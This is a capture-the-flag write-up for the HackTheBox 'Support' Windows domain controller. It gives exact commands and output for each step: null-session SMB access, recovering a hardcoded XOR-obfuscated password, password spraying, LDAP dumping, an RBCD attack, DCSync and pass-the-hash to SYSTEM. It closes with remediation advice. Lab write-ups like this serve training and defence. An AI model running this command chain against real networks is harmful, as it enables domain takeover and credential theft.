HackTheBox - Support

Support is an Easy Windows machine where we exploit an SMB null session to discover a custom .NET binary. Reverse engineering this executable reveals LDAP credentials, allowing a directory dump to uncover a standard user password for WinRM access. Privilege escalation involves abusing a GenericAll privilege over the domain controller to perform a Resource-Based Constrained Delegation (RBCD) attack, resulting in full system compromise.
0. Description
OS: Windows
Difficulty: Easy
Target IP: 10.129.230.181
Domain: support.htb
Attacking Environment: Exegol
1. Reconnaissance
1.1 Host discovery
1
ping -c5 10.129.230.181
The host responds with a TTL of 127, consistent with a Windows machine.
1.2 Port scan
1
nmap -p- -Pn -sC -sV -O 10.129.230.181 -oN nmap_results.txt
| Port | Service | Detail |
|---|---|---|
| 53 | domain | Simple DNS Plus |
| 88 | kerberos-sec | Microsoft Windows Kerberos |
| 135 | msrpc | Microsoft Windows RPC |
| 139 | netbios-ssn | Microsoft Windows netbios-ssn |
| 389 | ldap | Active Directory LDAP (Domain: support.htb) |
| 445 | microsoft-ds | SMB |
| 464 | kpasswd5 | Kerberos password change |
| 593 | ncacn_http | RPC over HTTP |
| 636 | tcpwrapped | LDAPS |
| 3268/3269 | ldap/tcpwrapped | Global Catalog |
| 5985 | http | WinRM (HTTPAPI) |
| 9389 | mc-nmf | .NET Message Framing (AD Web Services) |
| 49664+ | msrpc | Dynamic RPC ports |
The presence of ports 88 (Kerberos) and 389 (LDAP), combined with the support.htb domain name, confirms this is an Active Directory Domain Controller.
2. SMB Enumeration
A guest session (null session) is allowed on the SMB service:
1
nxc smb 10.129.230.181 -u 'guest' -p '' --shares
Accessible shares:
| Share | Permissions | Remark |
|---|---|---|
| ADMIN$ | — | Remote Admin |
| C$ | — | Default share |
| IPC$ | READ | Remote IPC |
| NETLOGON | — | Logon server share |
| support-tools | READ | support staff tools |
| SYSVOL | — | Logon server share |
The support-tools share stands out: it’s not a standard AD share, and read access is open to the guest account.
2.1 Exploring the support-tools share
1
smbclientng -d "support.htb" -u "guest" -p "" --host "10.129.230.181"
Share content:
1
2
3
4
5
6
7
7-ZipPortable_21.07.paf.exe
npp.8.4.1.portable.x64.zip
putty.exe
SysinternalsSuite.zip
UserInfo.exe.zip
windirstat1_1_2_setup.exe
WiresharkPortable64_3.6.5.paf.exe
All files were uploaded the same day, except for UserInfo.exe.zip, which was added on a different date. This “outlier” file is the point of interest.
3. Analyzing UserInfo.exe
The UserInfo.exe.config file reveals a .NET Framework 4.8 executable, decompiled with ILSpy.
Analysis of the source code reveals a hardcoded password-decryption routine:
1
2
3
4
5
6
7
8
9
10
public static string getPassword()
{
    byte[] array = Convert.FromBase64String(enc_password);
    byte[] array2 = array;
    for (int i = 0; i < array.Length; i++)
    {
        array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
    }
    return Encoding.Default.GetString(array2);
}
Identified parameters:
- Encrypted string (Base64):
0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E - XOR key:
armando - Additional XOR constant:
0xDF
Reproducing the logic in Python recovers the plaintext password:
1
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
4. Password Spraying and LDAP Access
4.1 Retrieving the domain user list
With a technical ldap account already known (identified via anonymous LDAP / the challenge context), the domain’s user list is extracted:
1
2
3
windapsearch -d support.htb --dc "10.129.230.181" -u 'ldap'  \
-p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --module users \
 | grep "sAMAccountName" | awk -F ': ' '{print $2}' > users.txt
4.2 Spraying the password extracted from the binary
1
nxc ldap 10.129.230.181 -d "support.htb" -u "users.txt" -p "nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz"
Result: the decrypted password actually belongs to the ldap account:
1
[+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
4.3 Dumping the Active Directory
The ldap account has sufficient read rights to dump the directory:
1
ldapdomaindump --user "support.htb\ldap" --password "nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz" --outdir ldapdomaindump 10.129.230.181
Exploring the dump reveals additional plaintext credentials, likely stored in a description attribute or custom field of an account:
1
support:Ironside47pleasure40Watchful
These credentials are validated with NetExec:
1
2
nxc smb 10.129.230.181 -u 'support' -p 'Ironside47pleasure40Watchful'
[+] support.htb\support:Ironside47pleasure40Watchful
5. Foothold
WinRM connection with the support account:
1
evil-winrm-py --ip 10.129.230.181 --user support -p 'Ironside47pleasure40Watchful'
1
2
evil-winrm-py PS C:\Users\support\Documents> whoami
support\support
The user flag is retrieved from the desktop:
1
C:\Users\support\Desktop\user.txt
6. Privilege Escalation
6.1 BloodHound Analysis
1
bloodhound-python -d "support.htb" -u "support" -p "Ironside47pleasure40Watchful" -ns "10.129.230.181" -c ALL
Graph analysis reveals that the support account is a member of the SHARED SUPPORT ACCOUNTS@SUPPORT.HTB group, which holds GenericAll privilege over the DC.SUPPORT.HTB computer object.

This full-control privilege over a computer object enables a Resource-Based Constrained Delegation (RBCD) attack:
- Create an attacker-controlled machine account (since no existing SPN-bearing account is controlled).
- Configure the DC’s
msDS-AllowedToActOnBehalfOfOtherIdentityattribute to allow that machine account to delegate. - Obtain a service ticket (S4U2Self / S4U2Proxy) impersonating
Administrator.
6.2 Creating a machine account
The LDAPS method failed, so the SAMR method is used instead (creation via SMB, no SPN by default):
1
addcomputer.py -method SAMR -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host 'DC.SUPPORT.HTB' 'support.htb/support:Ironside47pleasure40Watchful' -k
1
[*] Successfully added machine account ATTACKERSYSTEM$ with password Summer2018!.
6.3 Configuring delegation (RBCD)
1
rbcd.py -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'dc$' -action 'write' 'support.htb/support:Ironside47pleasure40Watchful' -k -dc-ip 10.129.230.181
1
2
[*] Delegation rights modified successfully!
[*] ATTACKERSYSTEM$ can now impersonate users on dc$ via S4U2Proxy
6.4 Obtaining a service ticket via impersonation
1
getST.py -spn CIFS/dc.support.htb -impersonate "Administrator" -dc-ip "10.129.230.181" "support.htb/attackersystem$:Summer2018!"
1
[*] Saving ticket in Administrator@CIFS_dc.support.htb@SUPPORT.HTB.ccache
The Kerberos ticket is loaded into the environment:
1
export KRB5CCNAME="Administrator@CIFS_dc.support.htb@SUPPORT.HTB.ccache"
6.5 Extracting domain secrets
With the obtained ticket, secretsdump retrieves the Administrator account’s NTLM hash via DRSUAPI:
1
secretsdump -k -no-pass -just-dc-ntlm dc.support.htb -just-dc-user administrator
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
6.6 Validation and SYSTEM access
1
2
nxc smb 10.129.230.181 -u "administrator" -H "bb06cbc02b39abeddd1335bc30b19e26"
[+] support.htb\administrator:bb06cbc02b39abeddd1335bc30b19e26 (admin)
A SYSTEM shell is obtained via Pass-the-Hash with psexec.py:
1
psexec.py -hashes :bb06cbc02b39abeddd1335bc30b19e26 "support.htb/administrator@10.129.230.181"
1
2
C:\Windows\system32> whoami
nt authority\system
7. Attack Chain Summary
| 1 | SMB null session | read access to the non-standard support-tools share. |
| 2 | Reverse engineering | a .NET binary (UserInfo.exe) that contains a custom XOR decryption algorithm and a plaintext password. |
| 3 | LDAP password spraying | identifying the legitimate ldap account that owns the password. |
| 4 | LDAP dump of the directory | discovering additional plaintext credentials (support). |
| 5 | WinRM access | with the support account, retrieving the user flag. |
| 6 | BloodHound | identifying a GenericAll privilege on the DC computer object, inherited via a group (SHARED SUPPORT ACCOUNTS). |
| 7 | RBCD | (machine account creation + resource-based constrained delegation), impersonating Administrator. |
| 8 | DCSync | using the obtained ticket, extracting the Administrator’s NTLM hash. |
| 9 | Pass-the-Hash | SYSTEM shell on the domain controller. |
8. Remediation
- Do not expose SMB shares readable by anonymous/guest sessions, especially ones containing internal tools or custom binaries.
- Never hardcode credentials (even encrypted/obfuscated) inside a distributed executable, homemade XOR algorithm is not a security measure.
- Audit LDAP attributes (description, notes, etc.) to ensure no plaintext passwords are stored there.
- Restrict the GenericAll privilege on computer objects, especially domain controllers, and monitor machine account creation (
ms-DS-MachineAccountQuota). - Detect modifications to the
msDS-AllowedToActOnBehalfOfOtherIdentityattribute, which indicate a potential RBCD attack attempt.